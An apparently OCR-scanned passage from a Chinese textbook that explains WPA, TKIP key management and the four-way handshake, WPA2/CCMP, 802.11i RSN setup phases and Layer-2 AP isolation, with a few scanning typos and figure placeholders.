WPA(Wi-Fi Protected Access)，与 WEP 相比，WPA 主要增加了 802.1x、EAP、TKIP (Temporal Key Integrity Protocol，临时密钥完整性协议)、MIC 这几部分。802.1x 和 EAP 负责接入认证，使用的认证服务器是 RADIUS 服务器，TKIP 负责加密和密钥管理，MIC 是 64 位的数据完整性校验码，由 Michael 算法生成。

802.1x 全称是 802.1 X Port-Based Network Access Control ，是基于端口的访问控制接入管理协议标准。在 802.1x 协议中，以太网的每个物理端口都被分为受控端口和非受控端口。在 802.1x 认证过程中，认证服务器、客户端、认证系统是三个必不可少的部分。当一个客户终端要连接到接入点时，首先必须通过非受控端口向认证系统发送认证信息，认证系统接受到认证信息后，将它传送给认证服务器。只有认证成功，客户端受控端口才会处于授权状态，用户才能自由访问网络资源，否则端口处于非授权状态，认证系统拒绝向该用户提供服务。

EAP(Extensible Authentication Protocol，可扩展的认证头协议)是 802.1x 协议的基础，802.1x 的验证信息在 EAP 扩展头中传输。根据不同的安全需求，它可以提供多种形式的安全认证。例如 MD5-Challenge、TLS 等。无线网络客户端的验证数据通过 EAPOL (EAP OverLan)协议传输到 AAA 服务器中进行认证。而认证服务器与无线接入点间则采用 RADUS 协议来传输认证数据。

WPA 与 WEP 一样，使用 RC4 加密算法对数据进行加密，与 WEP 不同的是，WPA 增加了一个密钥管理 TKIP，使用 128 位密钥长度，初始化向量 **IV** 的长度由 WEP 的 24 位增加到 48 位。TKIP 对密钥进行管理，无线客户端每次与 AP 进行连接，都将重新生成一个新的基本密钥组，每发送一个数据包都重新生成一个新的密钥。这些主密钥由客户端在连接到 WPA 无线网络之前提供，称为 PSK(Pre-Shared Key)预共享密钥。WAP 使用 TKIP 自动重新生成密钥以派生出新的临时密钥组和通过加长 IV，并将 IV 用作帧计算器以提供重放保护，使得密钥很难被破解，增强了数据在无线网络中传输的安全性。另外，WPA 在 WEP 的基础上，增加了网络数据的完整性检查，即 Michael 算法，它可以计算 64 位完整性代码(MIC)值，接收端通过 MIC 能够检测数据在传输过程中是否出错或更改，有效地防止了入侵者基于数据篡改的攻击。

2. TKIP 加密机制

在 WEP 中，用户端与接入点之间的单播数据都使用同一个 WEP KEY 键值加上 24 位

的随机生成数进行加密，而多播和广播数据通常使用另外一个不同的 WEP KEY 键值。TKIP 则是对每个无线客户端与无线 AP 对都有四个不同的密钥，它们构成一个密钥组。对多播和广播数据使用另两个不同的密钥构成一个密钥组。

在一次单播的 TKIP 加密中，共需要四个密钥。

(1) 用于加密数据的 128 位密钥(TK)。

(2) 用于计算单播数据的 MIC 值的 128 位密钥。

(3) 用于加密 EAPPLO-KEY 消息的 128 位密钥(KEK)。

(4) 用于计算 EAPPLO-KEY 数据包的 MIC 值的 128 位密钥(KCK)。

为了生成以上四个密钥，TKIP 需要客户端和认证服务器对主密钥(PMK)进行协商。协商完成后认证服务器通过 RADIUS Access-Accept 消息将 PMK 传输给 AP，AP 启动临时密钥消息交换，这时客户端和 AP 相互验证双方是否知道主密钥 PMK，客户端和接入点再经过协商通过主密钥 PMK 派生出 512 位的 PTK(Pairwise Transient Key)，并将该 PTK 分解成不同用途的密钥。如以上的四种单播密钥和组密钥。

客户端与无线接入点验证 PMK 的四次握手过程图如图 4-12 所示。




图 4-12　客户端与无线接入点验证 PMK 的四次握手过程

图中的 SPA、AA 分别代表它们的 MAC 地址，Anonce 是 AP 产生的一个随机数。Snonce 是申请者产生的一个随机数。步骤如下：

(1) 认证者也就是 AP 接入点生成一个随机数，将此随机数明文传递给申请者，也就是无线客户端。

(2) 申请者也产生一个随机数 Snonce，并利用事先共享的 PMK 和接收到的 AP 随机产生数 Anonce 计算出 PTK。并用 PTK 中计算好的 KCK 对 M2 进行数据完整性认证。

(3) AP 接收到 M2,得到 Snonce 后利用事先知道的 PMK 计算出 PTK,利用 PTK 中的 KCK 部分对 M2 进行 MIC 校验。如果校验失败就丢弃 M2,正确则向申请者发送 M3。M3 中包含一个 MIC 校验,使申请者能够核实认证方拥有一个匹配的 PMK。

(4) 申请者收到 M3 并验证正确后即装入 PTK,并发送 M4 给认证者,表示已装入 PTK。认证者在收到 M4 并验证争取后也装入 PTK。至此四次握手完成,PTK 产生并完成装载。TIKP 的数据帧格式如图 4-13 所示。




图 4-13　TIKP 的数据帧格式

Ext IV 位为 1 表示 TKIP 帧,为 0 表示 WEP 帧。从 WEP 和 TKIP 的帧格式就可以很清楚地看到 TKIP 中新增的 4B 的扩展 IV 位和 MIC 校验码。MIC 码对源地址、目的地址、优先级别和明文数据即 MSDU 进行校验。

对于多播和广播密钥,TIKP 中,无线 AP 会派生出一个 128 位的组加密密钥和一个 128 位用于完整性校验的计算 MIC 的密钥,使用 EAP-Key 数据包将信息发送给无线客户端,无线客户端使用 EAP-Key 消息来确认收到该 EAP-Key 消息。

3. EAP 协议

EAP 可以支持多种认证机制,如智能卡、一次性口令、公钥、Kerberos 等。在 EAP 的请求应答包中规定了 EAP 的各种类型。EAP 是基于 PPP 点到点协议的。

4. WPA 存在的安全问题

尽管 WPA 在 WEP 上增加了许多标准协议和策略来增强网络的安全,但仍然存在许多潜在的安全问题。在 WPA 中,由于仍然要求客户端和接入点使用相同的配置建立连接,TIKP 仍然是以 RC4 为加密算法,802.1x 认证协议的缺陷等,使得 WPA 并不是一个安全性很高的安全策略。例如,WPA 存在以下安全问题:

(1) 会话劫持。会话劫持就是指切断正在与接入点通信的客户端与接入点的联系,自己冒充该用户用接入点进行通信,实现网络的入侵。

(2) 中间人攻击。中间人攻击是指攻击者对 AP 冒充合法的客户端,对客户端冒充 AP,获取整个网络中的通信数据。

(3) 密钥长度太短,密钥为明文等。

现在在网络上存在多种 WPA 破解工具,通过这些工具用户就可以检测短的明文密钥对 WPA 无线网络的威胁和分析 WPA 网络的弱点。当然,黑客也可以使用这些工具来攻击用户的无线网络。

4.4.5 WPA2

1. WPA2 简介

尽管 WPA 提供了比 WEP 更加安全的标准，但它仍然是很不安全的。TKIP 只是为了兼容以前的 WEP 而设计的。而 WPA2 是 WPA 的增强版，不同的是，它的加密机制使用的不是 TKIP，而是 CCMP。因为 CCMP 使用的是更高、更安全的 AES 算法，而现有的 WEP 设备无法承担 AES 的高强度的计算，故 WI-FI 研发 TKIP 作为 WEP 向 802.11i 过渡的一种技术。

2. CCMP 加密机制

CCMP（Counter mode with Ciper-block chaining Message Authentication code Protocol，计数器模式和密码块链消息身份验证代码协议）以高级加密算法 AES 为核心加密算法，利用 128 位密钥的 CCM 模式，提供了很高的安全性，并且 AES 算法具有应用范围广、等待时间短、相对容易隐藏、吞吐量高等优点，目前还尚未发现对 AES 完整版的攻击。

CCMP 由两部分组成：Counter Mode(CTR)和 CBC-MAC。Counter Mode(CTR)加密模式，用于保证数据的机密性，它可以用 AES 加密算法对明文数据和 MIC 两部分进行加密。CBC-MAC 模式，用于计算 MIC 以保证数据的完整性和报头的完整性，它是目前广泛使用的数据认证模式之一。CCMP 的数据帧格式如图 4-14 所示。




图 4-14 CCMP 数据帧格式

MAC Header 是原来数据包的 MAC Header。

CCMP Header 由 PN、Ext IV 和 Key ID 组成。附加在 DATA 后的 MIC 是通过 CBC-MAC 模式计算出来的，它和 DATA、FCS 一起将使用 CTR 进行加密。虽然在 CCMP 协议中，使用同一个密钥进行 CTR 模式加密和 CBC-MAC 模式认证，在通常情况下，使用同一个密钥会导致安全缺陷，但 CCMP 下已被证明不会出现安全缺陷，使用同一密钥的好处在于可以简化 CCMP 的设计，降低对密钥管理的要求。

3. WPA 向 WPA2 升级

WPA 向 WPA2 升级需要以下几个步骤：

(1) 下载和安装升级的客户端设备驱动。由于 WPA2 使用了比 WPA 更强的算法，所以一些原来的客户端适配器可能不支持，就需要安装升级版的客户端设备驱动。

(2) 下载和安装升级的无线路由器和接入点固件。由于 WPA2 使用了比 WPA 更强的算法，所以一些原来的无线路由器和接入点固件可能不支持，就需要安装升级版的无线路由

器和接入点固件。

4.4.6　IEEE 802.11i

IEEE 802.11i 无线网络安全标准，它经过了 WPA 的过渡，于北京时间 2004 年 6 月 25 日，在 IEEE 标准委员会上一致获得通过。该标准主要由四个部分组成，上层认证机制 EAP、IEEE 802.1x 基于端口的控制认证、TKIP 和 CCMP。其中 EAP802.1x 是 802.11i 的认证方案，TKIP 采用了 IEEE 802.11 WEP 机制里的 RC4 作为核心加密算法。CCMP 机制基于 AES 加密算法和 CCM 加密鉴别算法，使 WLAN 的安全性大大提高，是实现健壮的安全网络(Robust Security Network，RSN)的强制性要求。IEEE 802.11i 定义了两种网络架构：过渡性安全网络(Transition Security Network，TSN)和健壮的安全网络(Robust Security Network，RSN)。

在 TSN 中，网络中可以兼容 WEP 加密方式工作的设备，使广泛使用的 WEP 无线网络可以向 IEEE 802.11i 平稳的过渡，也可以说这种网络是使用 WPA 技术组建的。本书主要介绍 RSN。RSN 的建立过程如下：

(1) 第 1 阶段：网络和安全能力的发现

AP 定期广播自己的安全性能，并对无线客户端的接入请求进行回复。一个无线客户端既可以通过被动的接受 AP 发送的广播信息帧，也可以通过主动的发送请求信息来发现可用的 AP。

(2) 第 2 阶段：AP 认证客户端

客户端可以从可用的 AP 中选择一个 AP 进行连接，向 AP 发送一个请求连接数据包，AP 根据该数据包对用户进行身份验证。这个阶段只是基于 AP 对客户端的单向认证，所以 IEEE 802.11x 端口还处于关闭状态，还不能进行数据包的交换。若验证成功则继续下一阶段的认证。

(3) 第 3 阶段：EAP/IEEE 802.1x/RADIUS 认证

AP 对客户端验证成功后，客户端将和认证服务器进行双向验证，如使用 EAP-TLS 协议进行验证，这时 AP 将对它们之间的数据进行透传。此阶段认证成功后，将会生成主密钥(PMK)。认证服务器将会把生成的 PMK 传送到 AP 中。

(4) 第 4 阶段：四部握手协议

客户端与 AP 通过四步握手协议确定对方 PMK 的存在，并派生出成对的传输密钥。经过这一阶段，客户端和接入点协商出一个新的 PTK，IEEE 802.1x 的端口处于授权状态，客户端获得了网络服务。

(5) 第 5 阶段：组密钥握手

当存在多播时，AP 会生成一个新的 GTK，并将它发送到每一个客户端。

(6) 第 6 阶段：数据传输

利用 PTK 或者 GTK，使用相应的加密协议对传输数据加密后传送。

4.4.7　AP 隔离

AP 隔离与有线网络中的 VLAN 相似，它是将无线网络中的无线客户端进行相互隔离，即处于同一个 AP 中的无线客户端不可以相互通信，它们只能访问 AP 连接的固定网

络。AP隔离通常应用在公共场所,如机场、酒店等,为客户提供安全的 Internet 访问。

1. WLAN AP 中的 MAC 分析

在 IEEE 802.11 标准中对 WLAN 的 MAC 层和 PHY 物理层的各种功能实现进行了具体的描述和规定。在 IEEE 802.11 中,对于 MAC 层的内部实现定义完成不同功能的 8 个模块: MAC-Data-Service、MAC-Management-Service、Distribution-Service、MPDU-Generation-AP、Protocol-Control-AP、MLME-AP、Transmission、Reception。

(1) MAC-Data-Service 模块用于实现 MAC 层数据和 LLC 上层的处理过程。

(2) MAC-Management-Service 则与管理相关,它用于对 MAC 层内部运行进行管理并完成与站点上层进行管理握手的处理过程。

(3) Distribution-Service 负责本地 MAC 层与分布式系统的接口处理过程。

(4) MPDU-Generation-AP 完成 MSDU 和管理帧经过分段和其他的相关处理形成 MPDU 的过程。

(5) Protocol-Control-AP 则主要完成 DCF 和 PCF 的 MAC 层媒体介入管理控制的功能。

(6) MLME-AP 具体完成 MAC 层有关管理的具体实施和有关管理帧的生成和解释。

(7) Transmission 主要完成 MAC 层向 PHY 物理层发送数据并进行相关处理的过程。

(8) Reception 完成 MAC 层从 PHY 层接受数据并进行相关处理的过程。

上述 MAC 层的核心模块结合外部有关接口的配合,如与 LLC 上层相连的 MAC-SAP 接口、与站点管理实体相连的 SM-MLME-SAP 接口、与分布式系统 DSM-SAP 连接的 DSM 模块以及与物理层进行接口的发送和接受模块 PHY-SAP-Tx,PHY-SAP-Rx,即可构成一个完整的 WLAN AP 接入系统。

2. 二层隔离技术在 AP 上的实现原理

在 WLAN 的 MAC 层结构中,与有线网络接口功能部分是在 Distribution-Service 模块中实现的。在无线局域网 AP 接入点的结构中,Distribution-Service 模块处于 DSM-SAP 及 MAC-DATA-Service 与 MPDU-Generation-AP 之间,主要完成 DS 分布式系统和本站点 LLC 上层以及底层无线物理层之间的接口。其中存在 4 条不同的双向数据通道:

(1) DS 到无线物理层的通信。

(2) 无线物理层到 DS 的通信。

(3) 无线物理层到无线物理层的通信。

(4) ESS 内 AP 到 AP 之间的通信。ESS 内 AP 到 AP 之间的通信其实也等同于无线物理层到无线物理层间的通信过程。

在实现二层隔离功能时,在 WLAN AP 的 MIB 库中设置一个开关变量 dotlllsolation 作为控制用户的隔离和互通的选择。当 dotlllsolation 为真时,实现在 MAC 层上的用户间的隔离;当 dotlllsolation 为假时,则保持与原有的 IEEE 802.11 标准定义一致,允许 MAC 层上用户之间的互通。

当 AP 接入点接收到信号时,首先进行通路的判断,当数据是定向到本地 LLLX 层和 DSM 端口时,则进行相应的处理后发送出去。如果数据是定向到本地 BSS,则线性判断 dotlllsolation 的值,当值为真时则不进行数据的转发,实现用户数据的二层隔离,当值为假时则进行转发以实现用户间的数据通信。按照这种方法实现无线接入点 AP 的二层隔离功

能，兼容了原有的 IEEE 802.11 标准，同时灵活实现了二层隔离的效果。通过 SNMP 远程控制 dotlllsolation 值的改变，可以从运营管理中心远程灵活管理无线接入点 AP 的隔离和互通，实现对用户通信的有效管理。

3. 二层隔离的 AP 实现

二层隔离实现的硬件结构，如图 4-15 所示。

